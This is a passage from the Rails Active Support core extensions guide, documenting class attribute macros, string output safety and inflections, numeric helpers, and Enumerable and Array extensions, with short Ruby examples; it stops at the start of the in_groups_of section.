Defined in active\_support/core\_ext/class/attribute.rb

##### 4.1.2 cattr\_reader, cattr\_writer, and cattr\_accessor

The macros cattr\_reader, cattr\_writer, and cattr\_accessor are analogous to their attr\_\* counterparts but for classes. They initialize a class variable to nil unless it already exists, and generate the corresponding class methods to access it:

|  |
| --- |
| class MysqlAdapter < AbstractAdapter    # Generates class methods to access @@emulate\_booleans.    cattr\_accessor :emulate\_booleans    self.emulate\_booleans = true  end |

Instance methods are created as well for convenience, they are just proxies to the class attribute. So, instances can change the class attribute, but cannot override it as it happens with class\_attribute (see above). For example given

|  |
| --- |
| module ActionView    class Base      cattr\_accessor :field\_error\_proc      @@field\_error\_proc = Proc.new{ ... }    end  end |

we can access field\_error\_proc in views.

The generation of the reader instance method can be prevented by setting :instance\_reader to false and the generation of the writer instance method can be prevented by setting :instance\_writer to false. Generation of both methods can be prevented by setting :instance\_accessor to false. In all cases, the value must be exactly false and not any false value.

|  |
| --- |
| module A    class B      # No first\_name instance reader is generated.      cattr\_accessor :first\_name, :instance\_reader => false      # No last\_name= instance writer is generated.      cattr\_accessor :last\_name, :instance\_writer => false      # No surname instance reader or surname= writer is generated.      cattr\_accessor :surname, :instance\_accessor => false    end  end |

A model may find it useful to set :instance\_accessor to false as a way to prevent mass-assignment from setting the attribute.

Defined in active\_support/core\_ext/class/attribute\_accessors.rb.

#### 4.2 Class Inheritable Attributes

Class Inheritable Attributes are deprecated. It’s recommended that you use Class#class\_attribute instead.

Class variables are shared down the inheritance tree. Class instance variables are not shared, but they are not inherited either. The macros class\_inheritable\_reader, class\_inheritable\_writer, and class\_inheritable\_accessor provide accessors for class-level data which is inherited but not shared with children:

|  |
| --- |
| module ActionController    class Base      # FIXME: REVISE/SIMPLIFY THIS COMMENT.      # The value of allow\_forgery\_protection is inherited,      # but its value in a particular class does not affect      # the value in the rest of the controllers hierarchy.      class\_inheritable\_accessor :allow\_forgery\_protection    end  end |

They accomplish this with class instance variables and cloning on subclassing, there are no class variables involved. Cloning is performed with dup as long as the value is duplicable.

There are some variants specialised in arrays and hashes:

|  |
| --- |
| class\_inheritable\_array  class\_inheritable\_hash |

Those writers take any inherited array or hash into account and extend them rather than overwrite them.

As with vanilla class attribute accessors these macros create convenience instance methods for reading and writing. The generation of the writer instance method can be prevented setting :instance\_writer to false (not any false value, but exactly false):

|  |
| --- |
| module ActiveRecord    class Base      class\_inheritable\_accessor :default\_scoping, :instance\_writer => false    end  end |

Since values are copied when a subclass is defined, if the base class changes the attribute after that, the subclass does not see the new value. That’s the point.

Defined in active\_support/core\_ext/class/inheritable\_attributes.rb.

#### 4.3 Subclasses & Descendants

##### 4.3.1 subclasses

The subclasses method returns the subclasses of the receiver:

|  |
| --- |
| class C; end  C.subclasses # => []    class B < C; end  C.subclasses # => [B]    class A < B; end  C.subclasses # => [B]    class D < C; end  C.subclasses # => [B, D] |

The order in which these classes are returned is unspecified.

This method is redefined in some Rails core classes but should be all compatible in Rails 3.1.

Defined in active\_support/core\_ext/class/subclasses.rb.

##### 4.3.2 descendants

The descendants method returns all classes that are < than its receiver:

|  |
| --- |
| class C; end  C.descendants # => []    class B < C; end  C.descendants # => [B]    class A < B; end  C.descendants # => [B, A]    class D < C; end  C.descendants # => [B, A, D] |

The order in which these classes are returned is unspecified.

Defined in active\_support/core\_ext/class/subclasses.rb.

### 5 Extensions to String

#### 5.1 Output Safety

##### 5.1.1 Motivation

Inserting data into HTML templates needs extra care. For example you can’t just interpolate @review.title verbatim into an HTML page. On one hand if the review title is “Flanagan & Matz rules!” the output won’t be well-formed because an ampersand has to be escaped as “&amp;”. On the other hand, depending on the application that may be a big security hole because users can inject malicious HTML setting a hand-crafted review title. Check out the [section about cross-site scripting in the Security guide](http://guides.ruby-china.org/security.html#cross-site-scripting-xss) for further information about the risks.

##### 5.1.2 Safe Strings

Active Support has the concept of *(html) safe* strings since Rails 3. A safe string is one that is marked as being insertable into HTML as is. It is trusted, no matter whether it has been escaped or not.

Strings are considered to be *unsafe* by default:

|  |
| --- |
| "".html\_safe? # => false |

You can obtain a safe string from a given one with the html\_safe method:

|  |
| --- |
| s = "".html\_safe  s.html\_safe? # => true |

It is important to understand that html\_safe performs no escaping whatsoever, it is just an assertion:

|  |
| --- |
| s = "<script>...</script>".html\_safe  s.html\_safe? # => true  s            # => "<script>...</script>" |

It is your responsibility to ensure calling html\_safe on a particular string is fine.

If you append onto a safe string, either in-place with concat/<<, or with +, the result is a safe string. Unsafe arguments are escaped:

|  |
| --- |
| "".html\_safe + "<" # => "&lt;" |

Safe arguments are directly appended:

|  |
| --- |
| "".html\_safe + "<".html\_safe # => "<" |

These methods should not be used in ordinary views. In Rails 3 unsafe values are automatically escaped:

|  |
| --- |
| <%= @review.title %> <%# fine in Rails 3, escaped if needed %> |

To insert something verbatim use the raw helper rather than calling html\_safe:

|  |
| --- |
| <%= raw @cms.current\_template %> <%# inserts @cms.current\_template as is %> |

or, equivalently, use <%==:

|  |
| --- |
| <%== @cms.current\_template %> <%# inserts @cms.current\_template as is %> |

The raw helper calls html\_safe for you:

|  |
| --- |
| def raw(stringish)    stringish.to\_s.html\_safe  end |

Defined in active\_support/core\_ext/string/output\_safety.rb.

##### 5.1.3 Transformation

As a rule of thumb, except perhaps for concatenation as explained above, any method that may change a string gives you an unsafe string. These are downcase, gsub, strip, chomp, underscore, etc.

In the case of in-place transformations like gsub! the receiver itself becomes unsafe.

The safety bit is lost always, no matter whether the transformation actually changed something.

##### 5.1.4 Conversion and Coercion

Calling to\_s on a safe string returns a safe string, but coercion with to\_str returns an unsafe string.

##### 5.1.5 Copying

Calling dup or clone on safe strings yields safe strings.

#### 5.2 squish

The method squish strips leading and trailing whitespace, and substitutes runs of whitespace with a single space each:

|  |
| --- |
| " \n  foo\n\r \t bar \n".squish # => "foo bar" |

There’s also the destructive version String#squish!.

Defined in active\_support/core\_ext/string/filters.rb.

#### 5.3 truncate

The method truncate returns a copy of its receiver truncated after a given length:

|  |
| --- |
| "Oh dear! Oh dear! I shall be late!".truncate(20)  # => "Oh dear! Oh dear!..." |

Ellipsis can be customized with the :omission option:

|  |
| --- |
| "Oh dear! Oh dear! I shall be late!".truncate(20, :omission => '&hellip;')  # => "Oh dear! Oh &hellip;" |

Note in particular that truncation takes into account the length of the omission string.

Pass a :separator to truncate the string at a natural break:

|  |
| --- |
| "Oh dear! Oh dear! I shall be late!".truncate(18)  # => "Oh dear! Oh dea..."  "Oh dear! Oh dear! I shall be late!".truncate(18, :separator => ' ')  # => "Oh dear! Oh..." |

In the above example “dear” gets cut first, but then :separator prevents it.

The option :separator can’t be a regexp.

Defined in active\_support/core\_ext/string/filters.rb.

#### 5.4 inquiry

The inquiry method converts a string into a StringInquirer object making equality checks prettier.

|  |
| --- |
| "production".inquiry.production? # => true  "active".inquiry.inactive?       # => false |

#### 5.5 Key-based Interpolation

In Ruby 1.9 the % string operator supports key-based interpolation, both formatted and unformatted:

|  |
| --- |
| "Total is %<total>.02f" % {:total => 43.1}  # => Total is 43.10  "I say %{foo}" % {:foo => "wadus"}          # => "I say wadus"  "I say %{woo}" % {:foo => "wadus"}          # => KeyError |

Active Support adds that functionality to % in previous versions of Ruby.

Defined in active\_support/core\_ext/string/interpolation.rb.

#### 5.6 starts\_with? and ends\_with?

Active Support defines 3rd person aliases of String#start\_with? and String#end\_with?:

|  |
| --- |
| "foo".starts\_with?("f") # => true  "foo".ends\_with?("o")   # => true |

Defined in active\_support/core\_ext/string/starts\_ends\_with.rb.

#### 5.7 strip\_heredoc

The method strip\_heredoc strips indentation in heredocs.

For example in

|  |
| --- |
| if options[:usage]    puts <<-USAGE.strip\_heredoc      This command does such and such.        Supported options are:        -h         This message        ...    USAGE  end |

the user would see the usage message aligned against the left margin.

Technically, it looks for the least indented line in the whole string, and removes that amount of leading whitespace.

Defined in active\_support/core\_ext/string/strip.rb.

#### 5.8 Access

##### 5.8.1 at(position)

Returns the character of the string at position position:

|  |
| --- |
| "hello".at(0)  # => "h"  "hello".at(4)  # => "o"  "hello".at(-1) # => "o"  "hello".at(10) # => ERROR if < 1.9, nil in 1.9 |

Defined in active\_support/core\_ext/string/access.rb.

##### 5.8.2 from(position)

Returns the substring of the string starting at position position:

|  |
| --- |
| "hello".from(0)  # => "hello"  "hello".from(2)  # => "llo"  "hello".from(-2) # => "lo"  "hello".from(10) # => "" if < 1.9, nil in 1.9 |

Defined in active\_support/core\_ext/string/access.rb.

##### 5.8.3 to(position)

Returns the substring of the string up to position position:

|  |
| --- |
| "hello".to(0)  # => "h"  "hello".to(2)  # => "hel"  "hello".to(-2) # => "hell"  "hello".to(10) # => "hello" |

Defined in active\_support/core\_ext/string/access.rb.

##### 5.8.4 first(limit = 1)

The call str.first(n) is equivalent to str.to(n-1) if n > 0, and returns an empty string for n == 0.

Defined in active\_support/core\_ext/string/access.rb.

##### 5.8.5 last(limit = 1)

The call str.last(n) is equivalent to str.from(-n) if n > 0, and returns an empty string for n == 0.

Defined in active\_support/core\_ext/string/access.rb.

#### 5.9 Inflections

##### 5.9.1 pluralize

The method pluralize returns the plural of its receiver:

|  |
| --- |
| "table".pluralize     # => "tables"  "ruby".pluralize      # => "rubies"  "equipment".pluralize # => "equipment" |

As the previous example shows, Active Support knows some irregular plurals and uncountable nouns. Built-in rules can be extended in config/initializers/inflections.rb. That file is generated by the rails command and has instructions in comments.

pluralize can also take an optional count parameter. If count == 1 the singular form will be returned. For any other value of count the plural form will be returned:

|  |
| --- |
| "dude".pluralize(0) # => "dudes"  "dude".pluralize(1) # => "dude"  "dude".pluralize(2) # => "dudes" |

Active Record uses this method to compute the default table name that corresponds to a model:

|  |
| --- |
| # active\_record/base.rb  def undecorated\_table\_name(class\_name = base\_class.name)    table\_name = class\_name.to\_s.demodulize.underscore    table\_name = table\_name.pluralize if pluralize\_table\_names    table\_name  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.2 singularize

The inverse of pluralize:

|  |
| --- |
| "tables".singularize    # => "table"  "rubies".singularize    # => "ruby"  "equipment".singularize # => "equipment" |

Associations compute the name of the corresponding default associated class using this method:

|  |
| --- |
| # active\_record/reflection.rb  def derive\_class\_name    class\_name = name.to\_s.camelize    class\_name = class\_name.singularize if collection?    class\_name  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.3 camelize

The method camelize returns its receiver in camel case:

|  |
| --- |
| "product".camelize    # => "Product"  "admin\_user".camelize # => "AdminUser" |

As a rule of thumb you can think of this method as the one that transforms paths into Ruby class or module names, where slashes separate namespaces:

|  |
| --- |
| "backoffice/session".camelize # => "Backoffice::Session" |

For example, Action Pack uses this method to load the class that provides a certain session store:

|  |
| --- |
| # action\_controller/metal/session\_management.rb  def session\_store=(store)    if store == :active\_record\_store      self.session\_store = ActiveRecord::SessionStore    else      @@session\_store = store.is\_a?(Symbol) ?        ActionDispatch::Session.const\_get(store.to\_s.camelize) :        store    end  end |

camelize accepts an optional argument, it can be :upper (default), or :lower. With the latter the first letter becomes lowercase:

|  |
| --- |
| "visual\_effect".camelize(:lower) # => "visualEffect" |

That may be handy to compute method names in a language that follows that convention, for example JavaScript.

As a rule of thumb you can think of camelize as the inverse of underscore, though there are cases where that does not hold: “SSLError”.underscore.camelize gives back “SslError”. To support cases such as this, Active Support allows you to specify acronyms in config/initializers/inflections.rb:

|  |
| --- |
| ActiveSupport::Inflector.inflections do |inflect|    inflect.acronym 'SSL'  end    "SSLError".underscore.camelize #=> "SSLError" |

camelize is aliased to camelcase.

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.4 underscore

The method underscore goes the other way around, from camel case to paths:

|  |
| --- |
| "Product".underscore   # => "product"  "AdminUser".underscore # => "admin\_user" |

Also converts “::” back to “/”:

|  |
| --- |
| "Backoffice::Session".underscore # => "backoffice/session" |

and understands strings that start with lowercase:

|  |
| --- |
| "visualEffect".underscore # => "visual\_effect" |

underscore accepts no argument though.

Rails class and module autoloading uses underscore to infer the relative path without extension of a file that would define a given missing constant:

|  |
| --- |
| # active\_support/dependencies.rb  def load\_missing\_constant(from\_mod, const\_name)    ...    qualified\_name = qualified\_name\_for from\_mod, const\_name    path\_suffix = qualified\_name.underscore    ...  end |

As a rule of thumb you can think of underscore as the inverse of camelize, though there are cases where that does not hold. For example, “SSLError”.underscore.camelize gives back “SslError”.

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.5 titleize

The method titleize capitalizes the words in the receiver:

|  |
| --- |
| "alice in wonderland".titleize # => "Alice In Wonderland"  "fermat's enigma".titleize     # => "Fermat's Enigma" |

titleize is aliased to titlecase.

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.6 dasherize

The method dasherize replaces the underscores in the receiver with dashes:

|  |
| --- |
| "name".dasherize         # => "name"  "contact\_data".dasherize # => "contact-data" |

The XML serializer of models uses this method to dasherize node names:

|  |
| --- |
| # active\_model/serializers/xml.rb  def reformat\_name(name)    name = name.camelize if camelize?    dasherize? ? name.dasherize : name  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.7 demodulize

Given a string with a qualified constant name, demodulize returns the very constant name, that is, the rightmost part of it:

|  |
| --- |
| "Product".demodulize                        # => "Product"  "Backoffice::UsersController".demodulize    # => "UsersController"  "Admin::Hotel::ReservationUtils".demodulize # => "ReservationUtils" |

Active Record for example uses this method to compute the name of a counter cache column:

|  |
| --- |
| # active\_record/reflection.rb  def counter\_cache\_column    if options[:counter\_cache] == true      "#{active\_record.name.demodulize.underscore.pluralize}\_count"    elsif options[:counter\_cache]      options[:counter\_cache]    end  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.8 deconstantize

Given a string with a qualified constant reference expression, deconstantize removes the rightmost segment, generally leaving the name of the constant’s container:

|  |
| --- |
| "Product".deconstantize                        # => ""  "Backoffice::UsersController".deconstantize    # => "Backoffice"  "Admin::Hotel::ReservationUtils".deconstantize # => "Admin::Hotel" |

Active Support for example uses this method in Module#qualified\_const\_set:

|  |
| --- |
| def qualified\_const\_set(path, value)    QualifiedConstUtils.raise\_if\_absolute(path)      const\_name = path.demodulize    mod\_name = path.deconstantize    mod = mod\_name.empty? ? self : qualified\_const\_get(mod\_name)    mod.const\_set(const\_name, value)  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.9 parameterize

The method parameterize normalizes its receiver in a way that can be used in pretty URLs.

|  |
| --- |
| "John Smith".parameterize # => "john-smith"  "Kurt Gödel".parameterize # => "kurt-godel" |

In fact, the result string is wrapped in an instance of ActiveSupport::Multibyte::Chars.

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.10 tableize

The method tableize is underscore followed by pluralize.

|  |
| --- |
| "Person".tableize      # => "people"  "Invoice".tableize     # => "invoices"  "InvoiceLine".tableize # => "invoice\_lines" |

As a rule of thumb, tableize returns the table name that corresponds to a given model for simple cases. The actual implementation in Active Record is not straight tableize indeed, because it also demodulizes the class name and checks a few options that may affect the returned string.

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.11 classify

The method classify is the inverse of tableize. It gives you the class name corresponding to a table name:

|  |
| --- |
| "people".classify        # => "Person"  "invoices".classify      # => "Invoice"  "invoice\_lines".classify # => "InvoiceLine" |

The method understands qualified table names:

|  |
| --- |
| "highrise\_production.companies".classify # => "Company" |

Note that classify returns a class name as a string. You can get the actual class object invoking constantize on it, explained next.

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.12 constantize

The method constantize resolves the constant reference expression in its receiver:

|  |
| --- |
| "Fixnum".constantize # => Fixnum    module M    X = 1  end  "M::X".constantize # => 1 |

If the string evaluates to no known constant, or its content is not even a valid constant name, constantize raises NameError.

Constant name resolution by constantize starts always at the top-level Object even if there is no leading “::”.

|  |
| --- |
| X = :in\_Object  module M    X = :in\_M      X                 # => :in\_M    "::X".constantize # => :in\_Object    "X".constantize   # => :in\_Object (!)  end |

So, it is in general not equivalent to what Ruby would do in the same spot, had a real constant be evaluated.

Mailer test cases obtain the mailer being tested from the name of the test class using constantize:

|  |
| --- |
| # action\_mailer/test\_case.rb  def determine\_default\_mailer(name)    name.sub(/Test$/, '').constantize  rescue NameError => e    raise NonInferrableMailerError.new(name)  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.13 humanize

The method humanize gives you a sensible name for display out of an attribute name. To do so it replaces underscores with spaces, removes any “\_id” suffix, and capitalizes the first word:

|  |
| --- |
| "name".humanize           # => "Name"  "author\_id".humanize      # => "Author"  "comments\_count".humanize # => "Comments count" |

The helper method full\_messages uses humanize as a fallback to include attribute names:

|  |
| --- |
| def full\_messages    full\_messages = []      each do |attribute, messages|      ...      attr\_name = attribute.to\_s.gsub('.', '\_').humanize      attr\_name = @base.class.human\_attribute\_name(attribute, :default => attr\_name)      ...    end      full\_messages  end |

Defined in active\_support/core\_ext/string/inflections.rb.

##### 5.9.14 foreign\_key

The method foreign\_key gives a foreign key column name from a class name. To do so it demodulizes, underscores, and adds “\_id”:

|  |
| --- |
| "User".foreign\_key           # => "user\_id"  "InvoiceLine".foreign\_key    # => "invoice\_line\_id"  "Admin::Session".foreign\_key # => "session\_id" |

Pass a false argument if you do not want the underscore in “\_id”:

|  |
| --- |
| "User".foreign\_key(false) # => "userid" |

Associations use this method to infer foreign keys, for example has\_one and has\_many do this:

|  |
| --- |
| # active\_record/associations.rb  foreign\_key = options[:foreign\_key] || reflection.active\_record.name.foreign\_key |

Defined in active\_support/core\_ext/string/inflections.rb.

#### 5.10 Conversions

##### 5.10.1 to\_date, to\_time, to\_datetime

The methods to\_date, to\_time, and to\_datetime are basically convenience wrappers around Date.\_parse:

|  |
| --- |
| "2010-07-27".to\_date              # => Tue, 27 Jul 2010  "2010-07-27 23:37:00".to\_time     # => Tue Jul 27 23:37:00 UTC 2010  "2010-07-27 23:37:00".to\_datetime # => Tue, 27 Jul 2010 23:37:00 +0000 |

to\_time receives an optional argument :utc or :local, to indicate which time zone you want the time in:

|  |
| --- |
| "2010-07-27 23:42:00".to\_time(:utc)   # => Tue Jul 27 23:42:00 UTC 2010  "2010-07-27 23:42:00".to\_time(:local) # => Tue Jul 27 23:42:00 +0200 2010 |

Default is :utc.

Please refer to the documentation of Date.\_parse for further details.

The three of them return nil for blank receivers.

Defined in active\_support/core\_ext/string/conversions.rb.

### 6 Extensions to Numeric

#### 6.1 Bytes

All numbers respond to these methods:

|  |
| --- |
| bytes  kilobytes  megabytes  gigabytes  terabytes  petabytes  exabytes |

They return the corresponding amount of bytes, using a conversion factor of 1024:

|  |
| --- |
| 2.kilobytes   # => 2048  3.megabytes   # => 3145728  3.5.gigabytes # => 3758096384  -4.exabytes   # => -4611686018427387904 |

Singular forms are aliased so you are able to say:

|  |
| --- |
| 1.megabyte # => 1048576 |

Defined in active\_support/core\_ext/numeric/bytes.rb.

### 7 Extensions to Integer

#### 7.1 multiple\_of?

The method multiple\_of? tests whether an integer is multiple of the argument:

|  |
| --- |
| 2.multiple\_of?(1) # => true  1.multiple\_of?(2) # => false |

Defined in active\_support/core\_ext/integer/multiple.rb.

#### 7.2 ordinal

The method ordinal returns the ordinal suffix string corresponding to the receiver integer:

|  |
| --- |
| 1.ordinal    # => "st"  2.ordinal    # => "nd"  53.ordinal   # => "rd"  2009.ordinal # => "th"  -21.ordinal  # => "st"  -134.ordinal # => "th" |

Defined in active\_support/core\_ext/integer/inflections.rb.

#### 7.3 ordinalize

The method ordinalize returns the ordinal string corresponding to the receiver integer. In comparison, note that the ordinal method returns **only** the suffix string.

|  |
| --- |
| 1.ordinalize    # => "1st"  2.ordinalize    # => "2nd"  53.ordinalize   # => "53rd"  2009.ordinalize # => "2009th"  -21.ordinalize  # => "-21st"  -134.ordinalize # => "-134th" |

Defined in active\_support/core\_ext/integer/inflections.rb.

### 8 Extensions to BigDecimal

…

### 9 Extensions to Enumerable

#### 9.1 sum

The method sum adds the elements of an enumerable:

|  |
| --- |
| [1, 2, 3].sum # => 6  (1..100).sum  # => 5050 |

Addition only assumes the elements respond to +:

|  |
| --- |
| [[1, 2], [2, 3], [3, 4]].sum    # => [1, 2, 2, 3, 3, 4]  %w(foo bar baz).sum             # => "foobarbaz"  {:a => 1, :b => 2, :c => 3}.sum # => [:b, 2, :c, 3, :a, 1] |

The sum of an empty collection is zero by default, but this is customizable:

|  |
| --- |
| [].sum    # => 0  [].sum(1) # => 1 |

If a block is given, sum becomes an iterator that yields the elements of the collection and sums the returned values:

|  |
| --- |
| (1..5).sum {|n| n \* 2 } # => 30  [2, 4, 6, 8, 10].sum    # => 30 |

The sum of an empty receiver can be customized in this form as well:

|  |
| --- |
| [].sum(1) {|n| n\*\*3} # => 1 |

The method ActiveRecord::Observer#observed\_subclasses for example is implemented this way:

|  |
| --- |
| def observed\_subclasses    observed\_classes.sum([]) { |klass| klass.send(:subclasses) }  end |

Defined in active\_support/core\_ext/enumerable.rb.

#### 9.2 index\_by

The method index\_by generates a hash with the elements of an enumerable indexed by some key.

It iterates through the collection and passes each element to a block. The element will be keyed by the value returned by the block:

|  |
| --- |
| invoices.index\_by(&:number)  # => {'2009-032' => <Invoice ...>, '2009-008' => <Invoice ...>, ...} |

Keys should normally be unique. If the block returns the same value for different elements no collection is built for that key. The last item will win.

Defined in active\_support/core\_ext/enumerable.rb.

#### 9.3 many?

The method many? is shorthand for collection.size > 1:

|  |
| --- |
| <% if pages.many? %>    <%= pagination\_links %>  <% end %> |

If an optional block is given, many? only takes into account those elements that return true:

|  |
| --- |
| @see\_more = videos.many? {|video| video.category == params[:category]} |

Defined in active\_support/core\_ext/enumerable.rb.

#### 9.4 exclude?

The predicate exclude? tests whether a given object does **not** belong to the collection. It is the negation of the built-in include?:

|  |
| --- |
| to\_visit << node if visited.exclude?(node) |

Defined in active\_support/core\_ext/enumerable.rb.

### 10 Extensions to Array

#### 10.1 Accessing

Active Support augments the API of arrays to ease certain ways of accessing them. For example, to returns the subarray of elements up to the one at the passed index:

|  |
| --- |
| %w(a b c d).to(2) # => %w(a b c)  [].to(7)          # => [] |

Similarly, from returns the tail from the element at the passed index to the end. If the index is greater than the length of the array, it returns an empty array.

|  |
| --- |
| %w(a b c d).from(2)  # => %w(c d)  %w(a b c d).from(10) # => []  [].from(0)           # => [] |

The methods second, third, fourth, and fifth return the corresponding element (first is built-in). Thanks to social wisdom and positive constructiveness all around, forty\_two is also available.

|  |
| --- |
| %w(a b c d).third # => c  %w(a b c d).fifth # => nil |

Defined in active\_support/core\_ext/array/access.rb.

#### 10.2 Adding Elements

##### 10.2.1 prepend

This method is an alias of Array#unshift.

|  |
| --- |
| %w(a b c d).prepend('e')  # => %w(e a b c d)  [].prepend(10)            # => [10] |

Defined in active\_support/core\_ext/array/prepend\_and\_append.rb.

##### 10.2.2 append

This method is an alias of Array#<<.

|  |
| --- |
| %w(a b c d).append('e')  # => %w(a b c d e)  [].append([1,2])         # => [[1,2]] |

Defined in active\_support/core\_ext/array/prepend\_and\_append.rb.

#### 10.3 Options Extraction

When the last argument in a method call is a hash, except perhaps for a &block argument, Ruby allows you to omit the brackets:

|  |
| --- |
| User.exists?(:email => params[:email]) |

That syntactic sugar is used a lot in Rails to avoid positional arguments where there would be too many, offering instead interfaces that emulate named parameters. In particular it is very idiomatic to use a trailing hash for options.

If a method expects a variable number of arguments and uses \* in its declaration, however, such an options hash ends up being an item of the array of arguments, where it loses its role.

In those cases, you may give an options hash a distinguished treatment with extract\_options!. This method checks the type of the last item of an array. If it is a hash it pops it and returns it, otherwise it returns an empty hash.

Let’s see for example the definition of the caches\_action controller macro:

|  |
| --- |
| def caches\_action(\*actions)    return unless cache\_configured?    options = actions.extract\_options!    ...  end |

This method receives an arbitrary number of action names, and an optional hash of options as last argument. With the call to extract\_options! you obtain the options hash and remove it from actions in a simple and explicit way.

Defined in active\_support/core\_ext/array/extract\_options.rb.

#### 10.4 Conversions

##### 10.4.1 to\_sentence

The method to\_sentence turns an array into a string containing a sentence that enumerates its items:

|  |
| --- |
| %w().to\_sentence                # => ""  %w(Earth).to\_sentence           # => "Earth"  %w(Earth Wind).to\_sentence      # => "Earth and Wind"  %w(Earth Wind Fire).to\_sentence # => "Earth, Wind, and Fire" |

This method accepts three options:

* :two\_words\_connector: What is used for arrays of length 2. Default is " and ".
* :words\_connector: What is used to join the elements of arrays with 3 or more elements, except for the last two. Default is ", ".
* :last\_word\_connector: What is used to join the last items of an array with 3 or more elements. Default is ", and ".

The defaults for these options can be localised, their keys are:

|  |  |
| --- | --- |
| **Option** | **I18n key** |
| :two\_words\_connector | support.array.two\_words\_connector |
| :words\_connector | support.array.words\_connector |
| :last\_word\_connector | support.array.last\_word\_connector |

Options :connector and :skip\_last\_comma are deprecated.

Defined in active\_support/core\_ext/array/conversions.rb.

##### 10.4.2 to\_formatted\_s

The method to\_formatted\_s acts like to\_s by default.

If the array contains items that respond to id, however, it may be passed the symbol :db as argument. That’s typically used with collections of ARs, though technically any object in Ruby 1.8 responds to id indeed. Returned strings are:

|  |
| --- |
| [].to\_formatted\_s(:db)            # => "null"  [user].to\_formatted\_s(:db)        # => "8456"  invoice.lines.to\_formatted\_s(:db) # => "23,567,556,12" |

Integers in the example above are supposed to come from the respective calls to id.

Defined in active\_support/core\_ext/array/conversions.rb.

##### 10.4.3 to\_xml

The method to\_xml returns a string containing an XML representation of its receiver:

|  |
| --- |
| Contributor.limit(2).order(:rank).to\_xml  # =>  # <?xml version="1.0" encoding="UTF-8"?>  # <contributors type="array">  #   <contributor>  #     <id type="integer">4356</id>  #     <name>Jeremy Kemper</name>  #     <rank type="integer">1</rank>  #     <url-id>jeremy-kemper</url-id>  #   </contributor>  #   <contributor>  #     <id type="integer">4404</id>  #     <name>David Heinemeier Hansson</name>  #     <rank type="integer">2</rank>  #     <url-id>david-heinemeier-hansson</url-id>  #   </contributor>  # </contributors> |

To do so it sends to\_xml to every item in turn, and collects the results under a root node. All items must respond to to\_xml, an exception is raised otherwise.

By default, the name of the root element is the underscorized and dasherized plural of the name of the class of the first item, provided the rest of elements belong to that type (checked with is\_a?) and they are not hashes. In the example above that’s “contributors”.

If there’s any element that does not belong to the type of the first one the root node becomes “records”:

|  |
| --- |
| [Contributor.first, Commit.first].to\_xml  # =>  # <?xml version="1.0" encoding="UTF-8"?>  # <records type="array">  #   <record>  #     <id type="integer">4583</id>  #     <name>Aaron Batalion</name>  #     <rank type="integer">53</rank>  #     <url-id>aaron-batalion</url-id>  #   </record>  #   <record>  #     <author>Joshua Peek</author>  #     <authored-timestamp type="datetime">2009-09-02T16:44:36Z</authored-timestamp>  #     <branch>origin/master</branch>  #     <committed-timestamp type="datetime">2009-09-02T16:44:36Z</committed-timestamp>  #     <committer>Joshua Peek</committer>  #     <git-show nil="true"></git-show>  #     <id type="integer">190316</id>  #     <imported-from-svn type="boolean">false</imported-from-svn>  #     <message>Kill AMo observing wrap\_with\_notifications since ARes was only using it</message>  #     <sha1>723a47bfb3708f968821bc969a9a3fc873a3ed58</sha1>  #   </record>  # </records> |

If the receiver is an array of hashes the root element is by default also “records”:

|  |
| --- |
| [{:a => 1, :b => 2}, {:c => 3}].to\_xml  # =>  # <?xml version="1.0" encoding="UTF-8"?>  # <records type="array">  #   <record>  #     <b type="integer">2</b>  #     <a type="integer">1</a>  #   </record>  #   <record>  #     <c type="integer">3</c>  #   </record>  # </records> |

If the collection is empty the root element is by default “nil-classes”. That’s a gotcha, for example the root element of the list of contributors above would not be “contributors” if the collection was empty, but “nil-classes”. You may use the :root option to ensure a consistent root element.

The name of children nodes is by default the name of the root node singularized. In the examples above we’ve seen “contributor” and “record”. The option :children allows you to set these node names.

The default XML builder is a fresh instance of Builder::XmlMarkup. You can configure your own builder via the :builder option. The method also accepts options like :dasherize and friends, they are forwarded to the builder:

|  |
| --- |
| Contributor.limit(2).order(:rank).to\_xml(:skip\_types => true)  # =>  # <?xml version="1.0" encoding="UTF-8"?>  # <contributors>  #   <contributor>  #     <id>4356</id>  #     <name>Jeremy Kemper</name>  #     <rank>1</rank>  #     <url-id>jeremy-kemper</url-id>  #   </contributor>  #   <contributor>  #     <id>4404</id>  #     <name>David Heinemeier Hansson</name>  #     <rank>2</rank>  #     <url-id>david-heinemeier-hansson</url-id>  #   </contributor>  # </contributors> |

Defined in active\_support/core\_ext/array/conversions.rb.

#### 10.5 Wrapping

The method Array.wrap wraps its argument in an array unless it is already an array (or array-like).

Specifically:

* If the argument is nil an empty list is returned.
* Otherwise, if the argument responds to to\_ary it is invoked, and if the value of to\_ary is not nil, it is returned.
* Otherwise, an array with the argument as its single element is returned.

|  |
| --- |
| Array.wrap(nil)       # => []  Array.wrap([1, 2, 3]) # => [1, 2, 3]  Array.wrap(0)         # => [0] |

This method is similar in purpose to Kernel#Array, but there are some differences:

* If the argument responds to to\_ary the method is invoked. Kernel#Array moves on to try to\_a if the returned value is nil, but Array.wrap returns nil right away.
* If the returned value from to\_ary is neither nil nor an Array object, Kernel#Array raises an exception, while Array.wrap does not, it just returns the value.
* It does not call to\_a on the argument, though special-cases nil to return an empty array.

The last point is particularly worth comparing for some enumerables:

|  |
| --- |
| Array.wrap(:foo => :bar) # => [{:foo => :bar}]  Array(:foo => :bar)      # => [[:foo, :bar]] |

There’s also a related idiom that uses the splat operator:

|  |
| --- |
| [\*object] |

which in Ruby 1.8 returns [nil] for nil, and calls to Array(object) otherwise. (Please if you know the exact behavior in 1.9 contact fxn.)

Thus, in this case the behavior is different for nil, and the differences with Kernel#Array explained above apply to the rest of objects.

Defined in active\_support/core\_ext/array/wrap.rb.

#### 10.6 Grouping

##### 10.6.1 in\_groups\_of(number, fill\_with = nil)

The method in\_groups\_of splits an array into consecutive groups of a certain size. It returns an array with the groups:

|  |
| --- |
